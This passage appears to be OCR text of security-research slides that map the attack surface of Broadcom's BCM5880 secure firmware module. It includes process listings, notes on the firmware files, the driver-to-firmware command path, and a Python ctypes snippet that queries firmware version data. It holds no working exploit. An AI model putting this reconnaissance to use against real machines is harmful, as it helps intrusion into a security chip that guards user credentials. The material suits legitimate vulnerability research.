


ROM	Read Only Memory
RSA	Rivest, Shamir, and Adleman algorithm for public key encryption
SBI	Secure Boot Image. Authenticated software extension of the module's BOOT ROM (note: SBI software is part of the BCM5880 Cryptographic Module).
SCAPI	Simple Cryptographic Application Programming Interface (refer to the crypto library of BCM5880 firmware that utilizes the cryptographic hardware of the BCM5880)
SHA	Secure Hash Algorithm
SMAU	Secure Memory Access Unit
SPI	Synchronous Peripheral Interface
SRAM	Static Random Access Memory
STS TESTING	Statistical Testing
SW	Software
NDRNG	Non-Deterministic Random Number Generator
UART	Universal Asynchronous Receiver/Transmitter

Why target it?


Process Explorer - Sysinternals: www.sysinternals.com [pl-workstation\pl] (Administrator)
File Options View Process Find Users DLL Help
<Filter by name>
Process CPU Private Bytes Working Set PID Description Company Name User Name ASLR Integrity
svchost.exe 40,104 K 74,404 K 4220 NT AUTHORITY\SYSTEM n/a System
svchost.exe 4,976 K 20,156 K 5188 Host Process for Windows Services Microsoft Corporation NT AUTHORITY\SYSTEM ASLR System
svchost.exe 4,012 K 21,064 K 5316 Host Process for Windows Services Microsoft Corporation NT AUTHORITY\SYSTEM ASLR System
spoolsv.exe 6,104 K 21,156 K 5660 Spooler SubSystem App Microsoft Corporation NT AUTHORITY\SYSTEM ASLR System
svchost.exe 12,040 K 27,300 K 5908 Host Process for Windows Services Microsoft Corporation NT AUTHORITY\SYSTEM ASLR System
svchost.exe 3,236 K 14,612 K 5924 Host Process for Windows Services Microsoft Corporation NT AUTHORITY\SYSTEM ASLR System
svchost.exe 1,652 K 8,684 K 5988 Host Process for Windows Services Microsoft Corporation NT AUTHORITY\SYSTEM ASLR System
bcmHostStorageService.exe < 0.01 2,528 K 10,428 K 6004 Host Storage Application Broadcom Corporation NT AUTHORITY\SYSTEM System
bcmHostControlService.exe 2,796 K 10,200 K 6012 Host Control Application Broadcom Corporation NT AUTHORITY\SYSTEM System
svchost.exe 8,036 K 17,256 K 6100 Host Process for Windows Services Microsoft Corporation NT AUTHORITY\LOCAL SERVICE ASLR System
svchost.exe 2,112 K 10,108 K 6472 Host Process for Windows Services Microsoft Corporation NT AUTHORITY\NETWORK SERVICE ASLR System
DellPairService.exe 4,460 K 21,940 K 6796 Dell Pair Service Dell Inc. NT AUTHORITY\SYSTEM ASLR System
DellPair.exe 56,036 K 51,344 K 9256 Dell Pair Application Dell Inc. pl-workstation\pl ASLR Medium
DPMService.exe 7,868 K 34,340 K 6804 Dell Peripheral Manager Service Dell Inc. NT AUTHORITY\SYSTEM ASLR System
DPMCrashHandler.exe 1,196 K 5,872 K 8928 NT AUTHORITY\SYSTEM ASLR System
Handles DLLs Threads
Name Description Company Name Path ASLR
SortDefault.nls C:\Windows\Globalization\Sorting\SortDefault.nls n/a
advapi32.dll Advanced Windows 32 Base API Microsoft Corporation C:\Windows\System32\advapi32.dll ASLR
bcmbipdll.dll Broadcom Integrity Platform Broadcom Corporation C:\Windows\System32\bcmbipdll.dll
bcmCVUsrIfc.dll CV User Interface Broadcom Corporation C:\Windows\System32\bcmCVUsrIfc.dll
bcmHostControlService.exe Host Control Application Broadcom Corporation C:\Windows\System32\bcmHostControlService.exe
bcrypt.dll Windows Cryptographic Primitives Library Microsoft Corporation C:\Windows\System32\bcrypt.dll ASLR
bcryptprimitives.dll Windows Cryptographic Primitives Library Microsoft Corporation C:\Windows\System32\bcryptprimitives.dll ASLR
C_1252.NLS C:\Windows\System32\C_1252.NLS n/a
C_1252.NLS C:\Windows\System32\C_1252.NLS n/a
C_437.NLS C:\Windows\System32\C_437.NLS n/a


Process Explorer - Sysinternals: www.sysinternals.com [pl-workstation\pl] (Administrator)
File Options View Process Find Users DLL Help
<Filter by name>
Process CPU Private Bytes Work
svchost.exe 40,104 K
svchost.exe 4,976 K
svchost.exe 4,012 K
spoolsv.exe 6,104 K
svchost.exe 12,040 K
svchost.exe 3,236 K
svchost.exe 1,652 K
bcmHostStorageService.exe < 0.01 2,528 K
bcmHostControlService.exe 2,796 K
svchost.exe 8,036 K
svchost.exe 2,112 K
DellPairService.exe 4,460 K
DellPair.exe 56,036 K
DPMService.exe 7,868 K
DPMCrashHandler.exe 1,196 K
NT AUTHORITY\SYSTEM ASLR System
NT AUTHORITY\SYSTEM ASLR System
NT AUTHORITY\SYSTEM ASLR System
NT AUTHORITY\SYSTEM ASLR System
NT AUTHORITY\SYSTEM System
NT AUTHORITY\SYSTEM System
NT AUTHORITY\LOCAL SERVICE ASLR System
NT AUTHORITY\NETWORK SERVICE ASLR System
Handles DLLs Threads
Name Description Company Name Path ASLR
SortDefault.nls C:\Windows\Globalization\Sorting\SortDefault.nls n/a
advapi32.dll Advanced Windows 32 Base API Microsoft Corporation C:\Windows\System32\advapi32.dll ASLR
bcmbipdll.dll Broadcom Integrity Platform Broadcom Corporation C:\Windows\System32\bcmbipdll.dll
bcmCVUsrIfc.dll CV User Interface Broadcom Corporation C:\Windows\System32\bcmCVUsrIfc.dll
bcmHostControlService.exe Host Control Application Broadcom Corporation C:\Windows\System32\bcmHostControlService.exe
bcrypt.dll Windows Cryptographic Primitives Library Microsoft Corporation C:\Windows\System32\bcrypt.dll ASLR
bcryptprimitives.dll Windows Cryptographic Primitives Library Microsoft Corporation C:\Windows\System32\bcryptprimitives.dll ASLR
C_1252.NLS C:\Windows\System32\C_1252.NLS n/a
C_1252.NLS C:\Windows\System32\C_1252.NLS n/a
C_437.NLS C:\Windows\System32\C_437.NLS n/a


Process Explorer - Sysinternals: www.sysinternals.com [pl-workstation\pl] (Administrator)
File Options View Process Find Users DLL Help
<Filter by name>
Process
CPU
Private Bytes
svchost.exe 40,104 K
svchost.exe 4,976 K
svchost.exe 4,012 K
spoolsv.exe 6,104 K
svchost.exe 12,040 K
svchost.exe 3,236 K
svchost.exe 1,652 K
bcmHostStorageService.exe < 0.01 2,528 K
bcmHostControlService.exe 2,796 K
svchost.exe 8,036 K
svchost.exe 2,112 K
DellPairService.exe 4,460 K
DellPair.exe 56,036 K
DPMService.exe 7,868 K
DPMCrashHandler.exe 1,196 K
NT AUTHORITY\SYSTEM ASLR System
NT AUTHORITY\SYSTEM ASLR System
NT AUTHORITY\SYSTEM ASLR System
NT AUTHORITY\SYSTEM ASLR System
NT AUTHORITY\SYSTEM System
NT AUTHORITY\SYSTEM System
NT AUTHORITY\LOCAL SERVICE ASLR System
NT AUTHORITY\NETWORK SERVICE ASLR System
Handles DLLs Threads
Name Description Company Name Path ASLR
SortDefault.nls C:\Windows\Globalization\Sorting\SortDefault.nls n/a
advapi32.dll Advanced Windows 32 Base API Microsoft Corporation C:\Windows\System32\advapi32.dll ASLR
bcmbipdll.dll Broadcom Integrity Platform Broadcom Corporation C:\Windows\System32\bcmbipdll.dll
bcmCVUsrIfc.dll CV User Interface Broadcom Corporation C:\Windows\System32\bcmCVUsrIfc.dll
bcmHostControlService.exe
bcrypt.dll
bcryptprimitives.dll
C_1252.NLS
C_1252.NLS
C_437.NLS
C:\Windows\System32\advapi32.dll ASLR
C:\Windows\System32\bcmbipdll.dll
C:\Windows\System32\bcmCVUsrIfc.dll
C:\Windows\System32\bcmHostControlService.exe
C:\Windows\System32\bcrypt.dll ASLR



"HACK THE PLANET!"
imgflip.com

Digging deeper...


(Looking at the Installer)

So Many Files!

- Drivers for USB/FP/SC/NFC
- Windows services
- Firmware Folder!
  - `bcmsbi_xxx` → SBI (Secure Boot Image), clear text
  - `bcmCitadel_xxx` → Application Firmware
    → encrypted ☹



System architecture



Communication with the FW

(Windows side)

- Driver creates a device
  - Userland opens device sends IOCTL
  - Driver sends USB packets to the firmware
- Userland dll implements high level functions:
  - `cv_open, cv_close, cv_create_object,…`
  - Most functions expects handle from `cv_open` function
- Firmware has a command handler tied to certain USB packets
  - `CvManager` / `CvManager_SBI`
  - Obvious attack surface

Communication with the FW - Example

(Windows side)

```
1   from ctypes import *
2   from ctypes import wintypes
3   import ctypes
4
5   dll = CDLL('./bcmbipdll.dll')
6   base_address = dll._handle
7   cv_open_address  = ctypes.addressof(dll.cv_open)
8
9   # Params are: handle (unused), dst_size, dst
10  # Returns: status (0 for success)
11  dll.cv_get_ush_ver.restype = ctypes.c_int
12  dll.cv_get_ush_ver.argtypes = [c_int, c_int, c_char_p]
13
14  def cv_get_ush_ver():
15      buffer = create_string_buffer(1024)
16      res = dll.cv_get_ush_ver(0, 1024, buffer)
17      blob = buffer.raw
18      blob = blob.replace(b"\x00", b"")
19      return blob
20
21
22  print(cv_get_ush_ver())
23
```

Communication with the FW - Example

(Windows side)


```
from ctypes import *
from ctypes import wintypes
import ctypes

dll = CDLL('./bcmbipdll.dll')
base_address = dll._handle
```

```
b'USH_CHIPID:05820201\nUSH_REL_VER:01020000\nUSH_REL_UPGRADE_VER:00515007\nUSH_REL_BUILD_VER:00000000
\nUSH_SBI_MINOR_VER:00000226\nUSH_SBIO_PROVISION:00000001\nUSH_BOOT_CMD:00000001\nUSH_REBOOT_CNT:0000
0000\nUSH_SBI_MODE:00000000\nUSH_FLSHWR_CNT:00000000\nUSH_OTP_STATS:00000000\nUSH_CUST_ID:60000001\nU
SH_CUST_REV:00000000\nUSH_SCD_ROM_VER:01010600\nUSH_CV_VER:01000235\nSBIO_PROVISION_ERR_STATUS:000000
00\nUSH_CCID_VER:00030101\nUSH_PWR_IDLE_TIME:000493e0\nUSH_PWR_MODE:00000003\nUSH_USBD_PID:00005842\n
USH_SYS_ID:00000003\nUSH_FP_DP_SENSOR:00000000\nUSH_FP_SYNAPTICS_SENSOR:00000000\nUSH_FP_GOODIX_SENSO
